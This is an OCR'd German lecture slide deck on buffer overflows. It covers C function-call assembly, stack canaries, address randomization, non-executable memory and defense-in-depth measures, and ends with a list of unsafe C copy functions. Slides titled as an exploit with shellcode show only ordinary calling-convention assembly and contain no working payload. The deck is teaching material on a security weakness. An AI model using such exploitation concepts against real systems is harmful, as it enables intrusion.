


Aufruf einer Funktion
Exploit mit Shellcode

Assembler

```
pushl $3
pushl $2
pushl $1
call function

pushl %ebp
movl %esp,%ebp
subl $20,%esp
…
ret
```




Aufruf einer Funktion Exploit mit Shellcode

Assembler

```
pushl $3
pushl $2
pushl $1
call function

pushl %ebp
movl %esp,%ebp
subl $20,%esp

ret
```




Aufruf einer Funktion Exploit mit Shellcode

Assembler

```
pushl $3
pushl $2
pushl $1
call function

pushl %ebp
movl %esp,%ebp
subl $20,%esp

ret
```




Aufruf einer Funktion
Exploit mit Shellcode

Assembler

```
pushl $3
pushl $2
pushl $1
call function

pushl %ebp
movl %esp,%ebp
subl $20,%esp

ret
```



Agenda.

1. Buffer Overflow
2. Funktionsaufrufe in C und C++
3. Exploiting Buffer Overflows
4. Schützen von Buffer Overflows
5. Schutz vor Buffer Overflows
6. Zusammenfassung

Stack Canary

- Bei Aufruf der Funktion wird ein Zufallswert auf dem Stack abgelegt
- Beim Ende der Funktion wird der Wert wieder geprüft

Stack

Paramter 3	
Paramter 2	
Paramter 1	
Rücksprungadresse	
Alter Framepointer	
Stack Canary	
Name[19]…	
	…Name[0]
MatrikelNr.[9]…	

Memory Address Randomization

- Patchen des Kernels
  - Adressen werden zufällig ausgewürfelt
  - Problem des Hackers: Welche Rücksprungadresse nehmen?
- Geringer Performanceverlust
- Erschwert das Entwickeln eines Exploits extrem
- Aber der Buffer Overflow existiert weiterhin
  - Denial of Service
  - Variablenmanipulation

Hardwareansätze

- Problempunkt aktueller Systeme
  - von-Neumann-Architektur
  - Vermischung von Code und Daten
- Lösungsmöglichkeiten
  - Harvard Architektur
  - Markieren von Speicherseiten als NonExecutable
  - oder eine ganz neue Architektur?

Agenda.

1. Buffer Overflow
2. Funktionsaufrufe in C und C++
3. Exploiting Buffer Overflows
4. Schützen von Buffer Overflows
5. Schutz vor Buffer Overflows
6. Zusammenfassung

Schutz vor Buffer Overflows

Entwicklung

- Schulung der Entwickler
- Verbot von Funktionen
- Entwicklungsrichtlinien
- Zeit für Tests

Schutz vor Buffer Overflows

Betriebssystemeben

- Kein root oder Administrator
- Sandbox / chroot
- Schutzmaßnahmen des Betriebssystems


Schutz auf Betriebssystemebene

Schutz bei der Entwicklung

Schutz vor Buffer Overflows

Schutz auf Netzwerkebene

- Firewall / WAF
- IDS / IPS
- SIEM
- Netzseparierung / DMZ



Schutz vor Buffer Overflows

Organisatorische Ebene

- Monitoring von Diensten
- Patch Management
- Verantwortlichkeiten für Services

Schutz auf organisatorischer Ebene

Schutz auf Netzwerkebene

Schutz auf Betriebssystemebene

Schutz bei der Entwicklung

Schutz vor Buffer Overflows

Notfallebene

- Business Coninuity Managemnt
- Desaster Recovers
- Kommunikationsrichtlinien
- Verantwortlichkeiten

Schutz auf Notfallebene

Schutz auf organisatorischer Ebene

Schutz auf Netzwerkebene

Schutz auf Betriebssystemebene

Schutz bei der Entwicklung

Schutz vor Buffer Overflows

Defense in Depth

Schutz auf Notfallebene

Schutz auf organisatorischer Ebene

Schutz auf Netzwerkebene

Schutz auf Betriebssystemebene

Schutz bei der Entwicklung

Agenda.

1. Buffer Overflow
2. Funktionsaufrufe in C und C++
3. Exploiting Buffer Overflows
4. Schützen von Buffer Overflows
5. Schutz vor Buffer Overflows
6. Zusammenfassung

Zusammenfassung

Schwachstelle

- Buffer Overflow
- Funktionsaufrufe in C/C++
- Shellcode
- Buffer Overflow Exploits

Schutz

- Lokale Schutzmechanismen
- Defense in Depth

Literatur und Ausblick

- "Smashing the stack for fun and profit"
  - Phrack, Ausgabe 49, Aleph One
  - **`www.phrack.org/issues.html?id=14&issue=49`**
- linux.org
  - Beispiel für guten Quellcode
- OSSTMM
  - Security Testing Manual
  - **`http://www.isecom.org/`**
- SecurityFocus
  - Security Portal
  - **`http://www.securityfocus.com/`**
- Vorsicht vor **`133t h4x0r`** Seiten!

Vielen Dank!

Verbot gefährlicher Funktionen

- `strcat( s, suffix);` // ist alloc(s) < len(s) + alloc(suffix)?
- `strncat(dst, src, n);` // ist n + len(dst) >= alloc(dst)?
- `sprintf( dst, "%s", src);` // ist alloc(dst) < alloc(src)?
- `snprintf(dst, n, "%s", src);` // ist n > alloc(dst)?
- `fgets( s, n, …);` // ist alloc(s) < n?
- `memcpy(dst, src, n);` // ist n> alloc(dst)?
- `memncpy( dst, src, c, n);` // ist n> alloc(dst)?
- `memmove( dst, src, n);` // ist n > alloc(dst)?
- `bcopy( scr, dst, n);` // ist n > alloc(dst)?

- Problem: Was ist mit externen Bibliotheken?